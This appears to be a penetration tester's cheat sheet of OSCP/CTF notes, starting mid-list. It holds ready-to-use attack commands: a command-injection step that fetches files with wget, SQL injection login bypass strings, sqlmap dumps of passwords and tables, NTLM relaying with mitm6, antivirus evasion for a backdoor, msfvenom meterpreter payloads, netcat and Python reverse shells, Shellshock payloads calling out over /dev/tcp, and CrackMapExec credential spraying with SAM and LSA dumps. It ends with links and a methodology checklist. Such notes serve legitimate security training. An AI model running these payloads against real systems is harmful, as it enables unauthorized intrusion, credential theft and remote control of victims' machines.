Transfer file (Try temp directory if not writable)(wget -O tells it where to store):
?path=/; wget http://IPADDRESS:8000/FILENAME.EXTENTION;
Activate shell file:
; php -f filelocation.php;
SQLInjections
Common Injections for Login Forms:
admin' --
admin' #
admin'/*
' or 1=1--
' or 1=1#
' or 1=1/*
') or '1'='1--
') or ('1'='1—
SQLMap
sqlmap -u http://meh.com --forms --batch --crawl=10 --cookie=jsessionid=54321 --level=5 --risk=3
Automated sqlmap scan
sqlmap -u http://INSERTIPADDRESS --dbms=mysql --crawl=3
sqlmap -u TARGET -p PARAM --data=POSTDATA --cookie=COOKIE --level=3 --current-user --current-db --passwords --file-read="/var/www/blah.php"
Targeted sqlmap scan
sqlmap -u "http://meh.com/meh.php?id=1" --dbms=mysql --tech=U --random-agent --dump Scan url for union + error based injection with mysql backend and use a random user agent + database dump
sqlmap -o -u "http://meh.com/form/" –forms
sqlmap check form for injection
sqlmap -o -u "http://meh/vuln-form" --forms -D database-name -T users –dump
sqlmap dump and crack hashes for table users on database-name.
sqlmap --flush session
Flushes the session
sqlmap -p user --technique=B
Attempts to exploit the “user” field using boolean technique.
sqlmap -r <captured request>
Capture a request via Burp Suite, save it to a file, and use this command to let sqlmap automate everything. Add –os-shell at the end to pop a shell if possible.
Miscellaneous
NTLMRelayx.py using mitm6
This will take captured credentials via IPv6 spoofing using mitm6 and relay them to a target via ntlmrelayx.py. It requires ntlmrelayx.py and mitm6 to be installed already.

mitm6 -d <domain.local>
First, start mitm6 and specify the domain you’re spoofing on with ‘-d domain.name’

ntlmrelayx.py -6 -wh 192.168.1.1 -t smb://192.168.1.2 -l ~/tmp/
-6 specifies ipv6, -wh specifies where the WPAD file is hosted at (your IP usually). -t specifies the target, or destination where the credentials will be relayed. -l is to where to store the loot.
Name your terminal whatever you want
This small script will name your terminal whatever you pass as an argument to it. It helps organizing with multiple terminals open. Thanks Ben!

```
#!bin/bash

echo -ne "\033]0;${1}\007"
```

Tunneling:

sshuttle is an awesome tunneling tool that does all the hard work for you. It gets rid of the need for proxy chains. What this command does is tunnels traffic through 10.0.0.1 and makes a route for all traffic destined for 10.10.10.0/24 through your sshuttle tunnel.

```
sshuttle -r root@10.0.0.1 10.10.10.0/24
```

AV Bypass:

```
wine hyperion.exe ../backdoor.exe ../backdoor_mutation.exe
```

wine and hyperion need to be installed.
Web hosts

```
python -m SimpleHTTPServer 80
```

Basic HTTP Server. Will list the directory it's started in.

```
service apache2 start
```

Starts Apache web server. Place files in /var/www/html to be able to 'wget' them.
Php Meterpreter Shell (Remove Guard bit)

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=????????? LPORT=6000 R > phpmeterpreter.php
```

Netcat
Listener: nc -lvp <PORT>
Listen verbosely on a port.
Target:nc -e /bin/bash listeneripaddress listenerport
or ncat -v -l -p 7777 -e /bin/bash
Host: cat happy.txt | ncat -v -l -p 5555 Target: ncat localhost 5555 > happy_copy.txt
Download file via ncat
Reverse shell using interpreters (http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet)

```
python -c python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234
));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
python -c "exec(\"import socket, subprocess;s = socket.socket();s.connect(('127.0.0.1',9000))\nwhile 1:
proc = subprocess.Popen(s.recv(1024), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE,
stdin=subprocess.PIPE);s.send(proc.stdout.read()+proc.stderr.read())\")"
```

Shellshock

```
curl -x TARGETADDRESS -H "User-Agent: () { ignored;};/bin/bash -i >& /dev/tcp/HOSTIP/1234 0>&1"
TARGETADDRESS/cgi-bin/status
curl -x 192.168.28.167:PORT -H "User-Agent: () { ignored;};/bin/bash -i >&
/dev/tcp/192.168.28.169/1234 0>&1" 192.168.28.167/cgi-bin/status
ssh username@IPADDRESS '() { :;}; /bin/bash'
```

Shellshock over SSH
CrackMapExec

```
crackmapexec smb 10.0.0.1/24 -u administrator -p 'password' --local-auth --sam
```

Spray the network with local login credentials then dump SAM contents
crackmapexec smb 10.0.0.1/24 -u administrator -H <hash> --local-auth --lsa
Pass the hash network-wide, local login, dump LSA contents
crackmapexec smb 192.168.10.0/24 -u username -p password -M empire_exec -o LISTENER=test
Requires Empire Restful API to be running. It will spray supply credentials and pop an empire agent on any successful login. Read more here

Resources & Links
Windows Privilege Escalation
http://www.fuzzysecurity.com/tutorials/16.html

https://toshellandback.com/2015/11/24/ms-priv-esc/

SQL & Apache Log paths
http://www.itninja.com/blog/view/mysql-and-apache-profile-log-path-locations

Recon
https://bitvijays.github.io/blog/2015/04/09/learning-from-the-field-intelligence-gathering/

Cheat Sheets (Includes scripts):
http://pentestmonkey.net/

https://highon.coffee/blog/cheat-sheet/

https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/

Meterpreter Stuff
http://netsec.ws/?p=331

Proxy Chaining
apt-get install sshuttle

https://github.com/sshuttle/sshuttle

https://github.com/rofl0r/proxychains-ng

https://www.offensive-security.com/metasploit-unleashed/proxytunnels/

Huge collection of common commands and scripts as well as general pentest info
https://bobloblaw.gitbooks.io/security/content/

Scripts
https://github.com/rebootuser/LinEnum

https://github.com/mzet-/linux-exploit-suggester

https://github.com/azmatt/windowsEnum

https://github.com/leebaird/discover

https://nmap.org/nsedoc/

Pentester Bookmarks, huge collection of blogs, forums, and resources.
https://code.google.com/archive/p/pentest-bookmarks/wikis/BookmarksList.wiki

https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

Pentest Checklist
http://mateustymbu.xpg.uol.com.br/Bibliography/Pentest_Checklist.pdf

Pentesting Workflow
https://workflowy.com/s/FgBl.6qcAQUUqWM

OSCP Writeups, blogs, and notes:
https://xapax.github.io/blog/2017/01/14/OSCP.html

http://www.securitysift.com/offsec-pwb-oscp/

https://netsecfocus.com/topic/32/oscp-like-vulnhub-vms

https://blog.propriacausa.dewp-content/uploads/2016/07/oscp_notes.html

https://localhost.exposed/path-to-oscp/

https://www.reddit.com/r/netsecstudents/comments/5i00w6/my_experience_with_the_oscp/

https://naterobb.blogspot.com/2017/02/my-experience-with-oscp-to-kick-off-my.html

http://www.securitysift.com/offsec-pwb-oscp/

Example 4

Wednesday, January 2, 2019 11:19 PM

General OSCP/CTF Tips

Restart the box - wait 2+ minutes until it comes back and all services have started

For every open port TCP/UDP

http://packetlife.net/media/library/23/common_ports.pdf

- Find service and version
- Find known service bugs
- Find configuration issues
- Run nmap port scan / banner grabbing

GoogleFoo

- Every error message
- Every URL path
- Every parameter to find versions/apps/bugs
- Every version exploit db
- Every version vulnerability

If app has auth

- User enumeration
- Password bruteforce
- Default credentials google search

If everything fails try:

```
nmap --script exploit -Pn $ip
```

Individual Host Scanning

Service Scanning

WebApp

- Nikto
- dirb
- dirbuster
- wpscan
- dotdotpwn/LFI suite
- view source
- davtest/cadeavar
- droopscan
- joomscan
- LFI\RFI test

Linux\Windows

- snmpwalk -c public -v1 $ip 1
- smbclient -L //$ip
- smbmap -H $ip
- rpcinfo
- Enum4linux

Anything Else

- nmap scripts
- hydra
- MSF Aux Modules
- Download software....uh'oh you're at this stage

Exploitation

- Gather version numbers
- Searchsploit
- Default Creds
- Creds previously gathered
- Download the software

Post Exploitation

Linux

- linux-local-enum.sh
- linuxprivchecker.py
- linux-exploit-suggestor.sh
- unix-privesc-check.py

Windows

- wpc.exe
- windows-exploit-suggestor.py
- windows_privesc_check.py
- windows-privesc-check2.exe

Priv Escalation

- access internal services (portfwd)
- add account

Windows

- List of exploits

Linux

- sudo su
- KernelDB
- Searchsploit

Final

- Screenshot of IPConfig/WhoamI
- Copy proof.txt
- Dump hashes
- Dump SSH Keys
- Delete files
- Reset Machine